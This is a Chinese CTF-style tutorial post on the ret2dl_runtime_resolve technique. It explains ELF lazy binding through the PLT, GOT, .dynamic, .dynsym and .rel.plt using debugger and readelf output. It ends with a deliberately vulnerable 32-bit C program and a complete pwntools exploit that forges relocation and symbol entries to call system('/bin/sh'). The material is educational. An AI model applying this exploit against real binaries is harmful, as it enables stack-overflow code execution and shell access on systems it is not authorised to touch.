

ret2dl\_runtime\_resolve

[23R3F](#) / 2019-03-24 09:58:00 / 浏览数 3653 [安全技术](#) [CTF 顶\(0\)](#) [踩\(0\)](#)

之前简单学了一波ret2dl\_runtime\_resolve的操作，但是没有认真记下笔记，只懂了大概的原理流程，到现在要回忆起具体的细节又想不起来orz，果然以我这老人家的记性

## 原理

拿一个自己写的c来测试一波：


```
#include <stdio.h>
void say()
{
    char buf[20];
    puts("input your name:");
    read(0,&buf,120);
    printf("hello,%s\n",buf);
    //return 0;
}

int main()
{
    puts("hello word!");
    say();
    exit(0);
}
```

我这里编译成64位的程序来测试

可以看到，程序一开始会先运行puts函数，打印出hello Word

上gdb进行动态调试




```
0x4006d3 <main+4>      mov     edi, 0x40079f
> 0x4006d8 <main+9>      call    puts@plt <0x400500>
      s: 0x40079f ← 'hello word!'

0x4006dd <main+14>     mov     eax, 0
0x4006e2 <main+19>     call    say <0x400666>

0x4006e7 <main+24>     mov     edi, 0
0x4006ec <main+29>     call    exit@plt <0x400550>
```

我们用si跟进call puts@plt里面去，会走到0x400500的puts plt表中去，我们可以看到plt中的内容则是几条指令



```
[ DISASM ]
> 0x400500 <puts@plt>      jmp     qword ptr [rip + 0x200b12] <0x601018>
0x400506 <puts@plt+6>      push    0
0x40050b <puts@plt+11>     jmp     0x4004f0
0x4004f0 <puts@plt+16>     push    qword ptr [rip + 0x200b12] <0x601008>
0x4004f6 <puts@plt+21>     jmp     qword ptr [rip + 0x200b14] <0x7ffff7dee870>
0x7ffff7dee870 <_dl_runtime_resolve_avx> push    rbx
0x7ffff7dee871 <_dl_runtime_resolve_avx+1> mov     rbx, rsp
0x7ffff7dee874 <_dl_runtime_resolve_avx+4> and     rsp, 0xffffffffffffffe0
0x7ffff7dee878 <_dl_runtime_resolve_avx+8> sub     rsp, 0x180
0x7ffff7dee87f <_dl_runtime_resolve_avx+15> mov     qword ptr [rsp + 0x140], rax
```

jmp 到 0x601018的地方去，这里其实就是got表

```

.got.plt:0000000000601000 ;org 601000h
.got.plt:0000000000601000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000601008 qword_601008 dq 0 ; DATA XREF: sub_4
.got.plt:0000000000601010 qword_601010 dq 0 ; DATA XREF: sub_4
.got.plt:0000000000601018 off_601018 dq offset puts ; DATA XREF: _puts
.got.plt:0000000000601020 off_601020 dq offset __stack_chk_fail
.got.plt:0000000000601020 ; DATA XREF: __st
.got.plt:0000000000601028 off_601028 dq offset printf ; DATA XREF: _prin
.got.plt:0000000000601030 off_601030 dq offset read ; DATA XREF: _read
.got.plt:0000000000601038 off_601038 dq offset __libc_start_main
.got.plt:0000000000601038 ; DATA XREF: __l:
.got.plt:0000000000601040 off_601040 dq offset exit ; DATA XREF: _exit
.got.plt:0000000000601040 _got_plt ends
.got.plt:0000000000601040

```

而我们可以看到，got表里面存的却是puts的plt表的第二条指令：

```
0x400506 <puts@plt+6> push 0
```

因此又回到plt表继续执行push 0操作

```
0x40050b <puts@plt+11> jmp 0x4004f0
```

接着又push了0x601008的内容到栈顶

而0x601008正是GOT[1]，也就是push GOT[1]了，接着就jmp到GOT[2]，而GOT[2]的内容正是\_dl\_runtime\_resolve函数的真实地址

GOT■■■■■

GOT[0]--> 0x601000:0x0000000000600e28 ->.dynamic■■■■■

GOT[1]--> 0x601008:0x00007ffff7ffe168 ->link\_map ■■■■■■■■■■■■

GOT[2]--> 0x601010:0x00007ffff7dee870 ->\_dl\_runtime\_resolve ■■■■■■■■■■■■



GOT[3]--> 0x601018:0x0000000000400506 -> <puts@plt+6>

■■■■■

实际上，就是执行了\_dl\_runtime\_resolve(link\_map,

reloc\_arg)，通过这个神奇的函数，就能够把函数的真实地址写到got表，以后plt一执行之前的jmp的时候，就可以直接拿到真实的地址了，到这里，其实就可以解释动态

这里有一张图非常清晰的显示了函数第一次调用和第二次调用的流程：



继续，我们来看一下这个link\_map里面有个什么

```

pwndbg> x/10xg 0x00007ffff7ffe168
0x7ffff7ffe168: 0x0000000000000000 0x00007ffff7ffe6f8
0x7ffff7ffe178: 0x00000000000060e28 0x00007ffff7ffe700
0x7ffff7ffe188: 0x0000000000000000 0x00007ffff7ffe168
0x7ffff7ffe198: 0x0000000000000000 0x00007ffff7ffe6e0

```

可以看到link\_map中有个.dynamic的地址，到这里就要介绍一波这些花里胡哨的段了

.dynamic，动态节一般保存了 ELF 文件的如下信息

- 依赖于哪些动态库
- 动态符号节信息
- 动态字符串节信息

动态节的结构是这样的

```
typedef struct {
    Elf32_Sword    d_tag;
    union {
        Elf32_Word  d_val;
        Elf32_Addr  d_ptr;
    } d_un;
} Elf32_Dyn;
extern Elf32_Dyn_DYNAMIC[];
```

用readelf -d ./main可以打印出程序的动态节的内容

```
Dynamic section at offset 0xe28 contains 24 entries:
```

■■	■■	■/■
0x0000000000000001	(NEEDED)	■■■■[libc.so.6]
0x000000000000000c	(INIT)	0x4004d0
0x000000000000000d	(FINI)	0x400774
0x0000000000000019	(INIT_ARRAY)	0x600e10
0x000000000000001b	(INIT_ARRAYSZ)	8 (bytes)
0x000000000000001a	(FINI_ARRAY)	0x600e18
0x000000000000001c	(FINI_ARRAYSZ)	8 (bytes)
0x000000006ffffef5	(GNU_HASH)	0x400298
0x0000000000000005	(STRTAB)	0x400378
0x0000000000000006	(SYMTAB)	0x4002b8
0x000000000000000a	(STRSZ)	105 (bytes)
0x000000000000000b	(SYMMENT)	24 (bytes)
0x0000000000000015	(DEBUG)	0x0
0x0000000000000003	(PLTGOT)	0x601000
0x0000000000000002	(PLTRELSZ)	144 (bytes)
0x0000000000000014	(PLTREL)	RELA
0x0000000000000017	(JMPREL)	0x400440
0x0000000000000007	(RELA)	0x400428
0x0000000000000008	(RELASZ)	24 (bytes)
0x0000000000000009	(RELAENT)	24 (bytes)
0x000000006ffffffe	(VERNEED)	0x4003f8
0x000000006fffffff	(VERNEEDNUM)	1
0x000000006ffffff0	(VERSYM)	0x4003e2
0x0000000000000000	(NULL)	0x0

我们这里需要关注的是这些：

```
0x0000000000000005 (STRTAB)      0x400378
0x0000000000000006 (SYMTAB)      0x4002b8
0x0000000000000017 (JMPREL)      0x400440
```

STRTAB, SYMTAB, JMPREL分别指向.dynstr, .dynsym, .rel.plt节段

这里解释一下，动态符号表 (.dynsym) 用来保存与动态链接相关的导入导出符号，不包括模块内部的符号。而 .symtab 则保存所有符号，包括 .dynsym 中的符号，因此一般来说，.symtab 的内容多一点

需要注意的是，`.dynsym` 是运行时所需的，ELF 文件中 `export/import` 的符号信息全在这里。但是 `.symtab` 节中存储的信息是编译时的符号信息，用 `strip` 工具会被删除掉。

.dynstr节包含了动态链接的字符串。这个节以\x00作为开始和结尾，中间每个字符串也以\x00间隔。

我们主要关注动态符号.dynsym中的两个成员

- `st_name`，该成员保存着动态符号在 `.dynstr` 表（动态字符串表）中的偏移。
- `st_value`，如果这个符号被导出，这个符号保存着对应的虚拟地址。

.rel.plt 包含了需要重定位的函数的信息，使用如下的结构，需要区分的是 .rel.plt 节是用于函数重定位，.rel.dyn 节是用于变量重定位

```
typedef struct {
    Elf32_Addr      r_offset;
    Elf32_Word      r_info;
} Elf32_Rel;
//32  Elf32_Rel
//64  Elf32_Rela
typedef struct {
    Elf32_Addr      r_offset;
    Elf32_Word      r_info;
    Elf32_Sword      r_addend;
} Elf32_Rela;
```

r\_offset : 指向对应got表的指针

r\_info : r\_info>>8后得到一个下标，对应此导入符号在.dynsym中的下标

介绍完以上，我们再回到这里：

`_dl_runtime_resolve(link_map, reloc_arg)`

这里的link\_map就是GOT[1]

这里的reloc\_arg就是函数在.rel.plt中的偏移，就是之前push 0

也就是说puts函数在.rel.plt中的偏移是0，我们用readelf -r main 发现的确如此

```
重定位节 '.rela.dyn' 位于偏移量 0x428 含有 1 个条目:
  偏移量      信息      类型      符号值      符号名称 + 加数
000000600ff8  000600000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0

重定位节 '.rela.plt' 位于偏移量 0x440 含有 6 个条目:
  偏移量      信息      类型      符号值      符号名称 + 加数
000000601018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
000000601020  000200000007 R_X86_64_JUMP_SLO 0000000000000000 __stack_chk_fail@GLIBC_2.4 + 0
000000601028  000300000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0
000000601030  000400000007 R_X86_64_JUMP_SLO 0000000000000000 read@GLIBC_2.2.5 + 0
000000601038  000500000007 R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
000000601040  000700000007 R_X86_64_JUMP_SLO 0000000000000000 exit@GLIBC_2.2.5 + 0
```

接着就需要分析`_dl_runtime_resolve(link_map, reloc_arg)`到底干了什么，我们gdb跟进，发现在`_dl_runtime_resolve`中又调用了`_dl_fixup`函数

```
0x7ffff7dee8fb <_dl_runtime_resolve_avx+139>  nop    word ptr [rsp + 0x110]
0x7ffff7dee904 <_dl_runtime_resolve_avx+148>  nop    word ptr [rsp + 0x120]
0x7ffff7dee90d <_dl_runtime_resolve_avx+157>  nop    word ptr [rsp + 0x130]
0x7ffff7dee916 <_dl_runtime_resolve_avx+166>  mov     rsi, qword ptr [rbx + 0x10]
0x7ffff7dee91a <_dl_runtime_resolve_avx+170>  mov     rdi, qword ptr [rbx + 8]
0x7ffff7dee91e <_dl_runtime_resolve_avx+174>  call    _dl_fixup <0x7ffff7de69f0>
      rdi: 0x7ffff7ffe168 ← 0x0
      rsi: 0x0

0x7ffff7dee923 <_dl_runtime_resolve_avx+179>  mov     r11, rax
0x7ffff7dee926 <_dl_runtime_resolve_avx+182>  nop    word ptr [rsp + 0x130]
0x7ffff7dee92f <_dl_runtime_resolve_avx+191>  nop    word ptr [rsp + 0x120]
0x7ffff7dee938 <_dl_runtime_resolve_avx+200>  nop    word ptr [rsp + 0x110]
0x7ffff7dee941 <_dl_runtime_resolve_avx+209>  nop    word ptr [rsp + 0x100]
```

这个函数就是绑定真实地址到got的核心操作所在了

这里直接贴一个大佬对`_dl_fixup`函数的分析

```
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
{
    //  ElfW(Word)reloc_arg ElfW(Word)JMPREL ElfW(Word)rel.plt ElfW(Word)reloc_offset ElfW(Word)reloc_arg
    const PLTREL *const reloc = (const void *) (D_PTR (1, l_info[DT_JMPREL]) + reloc_offset);
    //  ElfW(Word)reloc->r_info ElfW(Word)dynsym ElfW(Word)
    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
    //  ElfW(Word)reloc->r_info ElfW(Word)R_386_JUMP_SLOT=7
    assert (ELFW(R_TYPE) (reloc->r_info) == ELFW_MACHINE_JMP_SLOT);
```

```
// #####strtab+sym->st_name#####result###libc####  
result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope, version, ELF_RTYPE_CLASS_PLT, flags, NULL);  
// value###libc#####  
value = DL_FIXUP_MAKE_VALUE (result, sym ? (LOOKUP_VALUE_ADDRESS (result) + sym->st_value) : 0);  
// ###value#####GOT#####  
return elf_machine_fixup_plt (l, result, reloc, rel_addr, value);  
  
}
```

综上所述，过程是这样的

- 1、第一次执行函数，去plt表，接着去got表，由于没有真实地址，又返回plt表的第一项，压入reloc\_arg和link\_map后调用dl\_runtime\_resolve(link\_map, reloc\_arg)
- 2、link\_map访问.dynamic节段，并获得.dynstr, .dynsym, .rel.plt节段的地址
- 3、.rel.plt + reloc\_arglt=0，求出对应函数重定位表项Elf32\_Rel的指针，这里puts的是：

```

000000601018 000100000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
000000601020 000200000007 R_X86_64_JUMP_SLO 0000000000000000 __stack_chk_fail@GLIBC_2.4 + 0
000000601028 000300000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0
000000601030 000400000007 R_X86_64_JUMP_SLO 0000000000000000 read@GLIBC_2.2.5 + 0
000000601038 000500000007 R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
000000601040 000700000007 R_X86_64_JUMP_SLO 0000000000000000 exit@GLIBC_2.2.5 + 0

```

- 4、通过重定位表项Elf32\_Rel的指针，得到对应函数的r\_info，r\_info >> 8作为.dynsym的下标（这里puts是1），求出当前函数的符号表项Elf32\_Sym的指针：

```
Symbol table '.dynsym' contains 8 entries:
```

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	puts@GLIBC_2.2.5 (2)
2:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	__stack_chk_fail@GLIBC_2.4 (3)
3:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	printf@GLIBC_2.2.5 (2)
4:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	read@GLIBC_2.2.5 (2)
5:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	__libc_start_main@GLIBC_2.2.5 (2)
6:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__
7:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	exit@GLIBC_2.2.5 (2)

- 5、利用Elf32\_Sym的指针得到对应的st\_name，.dynstr + st\_name即为符号名字字符串指针
- 6、在动态链接库查找这个函数，并且把地址赋值给.rel.plt中对应条目的r\_offset：指向对应got表的指针，由此puts的got表就被写上了真实的地址
- 7、赋值给GOT表后，把程序流程返回给puts

## 利用操作

通过上面的分析，其实很关键的一点，就是要先从plt[0]开始这一切

因此我们在利用的时候首先要做的是把程序流程给跳到plt[0]中

然后根据上面的7步流程中，可以分析出有三种利用的方法

伪造ink map使得dynamic指向我们可以控制的地方

改写.dynamic的DT\_STRTAB指向我们可以控制的地方

伪造reloc\_arg，也就是伪造一个很大的.rel.plt.offset，使得加上之后的地址指向我们可以控制的地方

这里一般都用最后一种，因为前两种要求完全没开RELRO保护，但一般都会开Partial RELRO，这样都直接导致dynamic不可写

这里用这个小程序来测试一下

```
#include <stdio.h>
#include <string.h>
void vul()
{
    char buf[28];
    read(0, buf, 128);
}
```


```

int main()
{
    char name[]="input your name!\n";
    write(1,name,strlen(name));
    vul();
}

//gcc -m32 -fno-stack-protector main.c -o main32

```

用一张图来解释exp的利用流程，应该非常清楚了



exp如下

```

#coding=utf-8
from pwn import*
context.log_level = 'debug'
p = process('./main32')
elf =ELF("./main32")
def debug(addr=''):
    gdb.attach(p,'')
    pause()
bss = elf.bss()
ppp_ret = 0x08048549
pop_ebp_ret = 0x0804854b
leave_ret = 0x080483d8
PLT = 0x8048310
rel_plt = 0x80482CC
elf_dynsym = 0x080481CC
elf_dynstr = 0x0804823c
stack_addr = bss + 0x300

```

```

read_plt = elf.plt['read']
write_plt = elf.plt['write']

def exp():
    payload = 'a' * (0x24+4)
    payload += p32(read_plt)#read(0,stack_addr,100)
    payload += p32(ppp_ret)
    payload += p32(0)
    payload += p32(stack_addr)
    payload += p32(100)
    payload += p32(pop_ebp_ret)
    payload += p32(stack_addr)
    payload += p32(leave_ret)#esp###stack_addr
    p.recvuntil("input your name!\n")
    p.sendline(payload)

    index_offset = (stack_addr + 28) - rel_plt
    write_got = elf.got['write']

    ###dynsym
    fake_dynsym = stack_addr + 36
    align = 0x10 - ((fake_dynsym - elf_dynsym) & 0xf)#
    fake_dynsym = fake_dynsym + align
    #####dynsym###Elf32_Sym#####0x10#####

    index_dynsym_addr = (fake_dynsym - elf_dynsym) / 0x10#dynsym###
    r_info = (index_dynsym_addr << 8) | 0x7

    hack_rel = p32(write_got) + p32(r_info)####reloc###
    ###dynsym###
    st_name = (fake_dynsym + 0x10) - elf_dynstr####+0x10#####fake_dynsym###0x10#####
    fake_dynsym = p32(st_name) + p32(0) + p32(0) + p32(0x12)

    #system("/bin/sh")
    payload2 = 'AAAA'
    payload2 += p32(PLT)
    payload2 += p32(index_offset)#reloc_arg
    payload2 += 'AAAA'
    payload2 += p32(stack_addr + 80)#####
    payload2 += 'AAAA'
    payload2 += 'AAAA'
    payload2 += hack_rel #stack_addr+28
    payload2 += 'A' * align
    payload2 += fake_dynsym # stack_addr+36+align
    payload2 += "system\x00"
    payload2 += 'A' * (80 - len(payload2))
    payload2 += "/bin/sh\x00"
    payload2 += 'A' * (100 - len(payload2))

    #debug()
    p.sendline(payload2)
    p.interactive()

exp()

```



<http://pwn4.fun/2016/11/09/Return-to-dl-resolve/>

点击收藏 | 0 关注 | 1

[上一篇：深入分析Microsoft Edg...](#) [下一篇：探究利用CVE-2018-1335...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)